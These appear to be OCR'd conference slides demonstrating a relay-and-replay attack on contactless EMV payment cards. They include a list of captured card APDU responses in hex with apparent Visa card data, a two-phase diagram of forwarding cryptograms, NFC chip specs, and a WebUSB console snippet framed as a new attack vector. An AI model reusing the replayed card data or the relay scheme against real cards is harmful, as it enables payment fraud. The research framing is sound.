
RFRFITBIT = [
'6F23840E325041592E5359532E4444463031A511BF0C0E610C4F07A0000000310108701019000',

'6F468407A0000000031010A53B9F381B9F66049F02069F03069F1A0295055F2A029A039C019F37049F4E14BF0C0D9F4D0214009F5A05110840084050 0B5649534120435245444954900 0',


'77628202004094041801010 0**9f36**02',

'9F10201F4A2801200000000010077056000000004000000000000000000000009F6C02008057134006884501032133D2409201000000',

'70375F280208409F0702C0009F1906040010077056 5F3401009F241D5630303130303133383136323738303131313237353836393433937319000']


First Phase
PPSE
AID
Visa AID?
SFI...
Challenge?
PoS
Computer 1
Challenge?
Yes
ATC/Cryptogram
Computer 2
Get Cryptogram
&
Transmit it
Second Phase
Challenge?
ATC/Cryptogram
Check SFI
SE


Relay for Replay(RFR) Demo




After all!

https://twitter.com/miketolmie/status/1021884040478113792?lang=en

New Technology


ADAS & Safety
Car Infotainment
Secure Car Access
Networking
Powertrain & Chassis

NCx3320 Application Block Diagram




KEY FEATURES

- Fully ISO/IEC 14443 A & B, ISO/IEC 15693 and FeliCa compliant
- ISO/NFC 18092 NFC-IP1 peer-to-peer support (initiator mode)
- RF driver supply voltage 3 V - 5.5 V with max current of 350 mA
- Compact HVQFN32 package (5 x 5 mm) with wettable flanks
- Low Power Card Detection
- 512 Byte FIFO
- High baud rates (up to 848 kbits)
- 8 KB EEPROM

https://www.nxp.com/products/identification-and-security/secure-car-access/ncx3320-automotive-grade-nfc-frontend-ic:NCx3320

This Could Affect New Technology?





?

New Attack Vectors

WebUSB - NFC on Web Browser

Experimental Web Platform Features





https://twitter.com/justinribeiro

```
<!DOCTYPE html>
<html>
  <head>
    <!-- Origin Trial Token, feature = WebUSB (For Chrome M57+), origin = https://webusb.github.io, expires = 2017-06-19 -->
    <meta http-equiv="origin-trial" data-feature="WebUSB (For Chrome M57+)" data-expires="2017-06-19" content="Ag83MurQOa5N4S
    <title>Console</title>
    <script src="hterm_all.js"></script>
    <script src="../serial.js"></script>
    <script src="console.js"></script>
  </head>
  <body>
    <p>
      <button id="connect">Connect</button>
    </p>
    <div id="terminal" style="position:relative; width:100%; height:100%"></div>
  </body>
</html>
```

Branch: gh-pages ▾ arduino / demos / serial.js Find file Copy path

sandeepmistry Add call to selectAlternateInterface 54329de on Aug 9, 2017

